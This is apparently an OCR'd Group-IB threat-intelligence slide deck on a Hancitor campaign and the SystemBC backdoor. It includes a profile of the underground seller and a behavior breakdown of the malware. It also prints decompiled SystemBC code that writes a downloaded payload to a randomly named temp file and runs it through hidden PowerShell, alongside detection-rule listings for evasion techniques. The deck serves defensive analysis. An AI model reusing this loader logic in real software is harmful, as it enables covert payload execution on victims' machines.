
GROUP-IB

CHRISTMAS HANCITOR CAMPAIGN

Agenda

- How did TI&A identify the attack?
- Incident Response
- Threat Intelligence proactive techniques


GROUP-IB



THREAT INTELLIGENCE & ATTRIBUTION

TI nowadays

1. An adversary prepares infrastructure
2. An adversary conducts attack
3. A victim didn’t detect the attack
4. A victim detected the attack



What we want?

Target: identify C&C servers (IP or domain name) **before the attack**


Input: IP address or domain name


Required:

- Opened ports
- Responses on opened ports
- SSL certificates
- Domain’s registration information
- Logic or hypothesis

Output: attribution

Login page





Profile


Nickname	psevdo		
Activity	Selling of socks5 backconnect module (SystemBC)		
Language	Russian, English		
Contacts	Jabber: socks5_bc@ exploit[.]im support @backconnect[.]org		
Announcements on forums	hxxps://exploitinqx4sjro[.]onion/topic/143202/		
Accounts on underground forums	URL	Registration date	Messages
	hxxps://exploitinqx4sjro[.]onion/profile/45104-psevdo/	31.07.2012	310

SystemBC


- At the first launch it creates hidden scheduled task with 2-minute interval to start itself with argument "start".

- When the bot is executed from scheduled task (with "start" argument), it collects the following information and then sends it to it's C&C:
  - The active Windows user name
  - The Windows build number for the infected system
  - A WOW process check (whether the OS on the infected system is 32-bit or 64-bit)
  - The volume serial number.
- The collected data is RC4-encrypted with a hard-coded key before it is sent it to C&C.
- SystemBC may receive the following commands from C&C:
  - Download payload by URL and execute it ("exe", "vbs", "bat", "cmd", "ps1"). Downloaded payload is saved to TEMP directory under a random name
  - Work as proxy (connect & send some info)

```
v19 = &v18[GetTempPathA(0x200u, tempbuf)];
*v19 = '\\';
v20 = v19 + 1;
v21 = rand(4) + 4;
do
{
  *v20++ = rand(24) + 0x61;
  --v21;
}
while ( v21 );
*v20 = 46;
v22 = strlen(extension);
qmemcpy_(extension, v20 + 1, v22 + 1);
write_file(tempbuf, lpBuffer, nNumberOfBytesToWrite, 2u, 0);
v23 = v17 + 512;
do
  *v23++ = rand(24) + 97;
while ( v24 != 1 );
*v23 = 0;
if ( extension[0] == '1sp' )
{
  qmemcpy_(aWindowstyleHid, v17 + 1024, 0x26u);
  v25 = strlen(tempbuf);
  *(_WORD *)&v17[v25 + 1062] = 34;
  qmemcpy_(tempbuf, v17 + 1062, v25);
  run_process(v17 + 512, 20, aPowershell, v17 + 1024, 1, 0);
}
else
{
  run_process(v17 + 512, 20, tempbuf, 0, 1, 0);
}
```


GROUP-IB
INCIDENT

SystemBC C&C identified



Group-IB Graph

Communicating Files

Scanned	Detections	Type	Name
2022-03-21	0 / 68	Win32 EXE	C:\Program Files\Bitcoin\daemon\bitcoind.exe
2022-03-24	55 / 69	Win32 EXE	c:\programdata\microsoft\windows\start menu\programs\startup\vmmanagedsetup.exe
2022-01-13	5 / 60	ZIP	btcd-windows-386-v0.22.0-beta.zip
2021-02-02	56 / 71	Win32 EXE	abfeecb740f1fe005dfc563c9a9319ccd01c303dae2608f96efcd71fd3b084c4

55 / 69

Community Score

55 security vendors and 1 sandbox flagged this file as malicious

2f90da6517ba31d42cd907480ded408e711761fb727c89baef821e040485365a

c:\programdata\microsoft\windows\start menu\programs\startup\vmmanagedsetup.exe

cve-1999-0016 direct-cpu-clock-access exploit peexe runtime-modules

13.50 KB Size

2022-03-24 23:00:34 UTC 13 days ago

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 2

Crowdsourced YARA Rules

Matches rule EXT_MAL_SystemBC_Mar22_1 by Thomas Barabosch, Deutsche Telekom Security from ruleset crime_emotet at https://github.com/Neo23x0/signature-base
↳ *Detects unpacked SystemBC module as used by Emotet in March 2022*

Matches rule SystemBC_Socks by @bartblaze from ruleset SystemBC at https://github.com/bartblaze/Yara-rules
↳ *Identifies SystemBC RAT, Socks proxy version.*

Matches rule SystemBC_Config by @bartblaze from ruleset SystemBC at https://github.com/bartblaze/Yara-rules
↳ *Identifies SystemBC RAT, decrypted config.*

Matches rule MALWARE_Win_EXEPWSH_DLAgent by ditekSHen from ruleset malware at https://github.com/ditekshen/detection
↳ *Detects SystemBC*

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 307 MEDIUM 8 LOW 50

2 matches for rule Disable of ETW Trace by @neu5ron, Florian Roth, Jonhnathan … from Sigma Integrated Rule Set (GitHub)
↳ *Detects a command that clears or disables any ETW trace log which could indicate a logging evasion.*

305 matches for rule Suspicious Eventlog Clear or Configuration Using Wevtutil by Ecco, Daniil Yugoslavskiy, oscd.com… from Sigma Integrated Rule Set (GitHub)
Detects clearing or configuration of eventlogs uwing wevtutil, powershell and wmic. Might be used by ransomwares during the attack (seen
↳ *by NotPetya and others)*

1 match for rule Root Certificate Installed by oscd.community, @redcanary, Zach S… from Sigma Integrated Rule Set (GitHub)
Adversaries may install a root certificate on a compromised system to avoid warnings when connecting to adversary controlled web
↳ *servers.*

2 matches for rule Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, G… from Sigma Integrated Rule Set (GitHub)
↳ *Detects modification of autostart extensibility point (ASEP) in registry.*

1 match for rule Always Install Elevated Windows Installer by Teymur Kheirkhabarov (idea), Mangat… from Sigma Integrated Rule Set (GitHub)
↳ *This rule will looks for Windows Installer service (msiexec.exe) when it tries to install MSI packages with SYSTEM privilege*

See all

SystemBC: panel inside

RAW DATA

Settings Firewall

Country:

Region:

City:

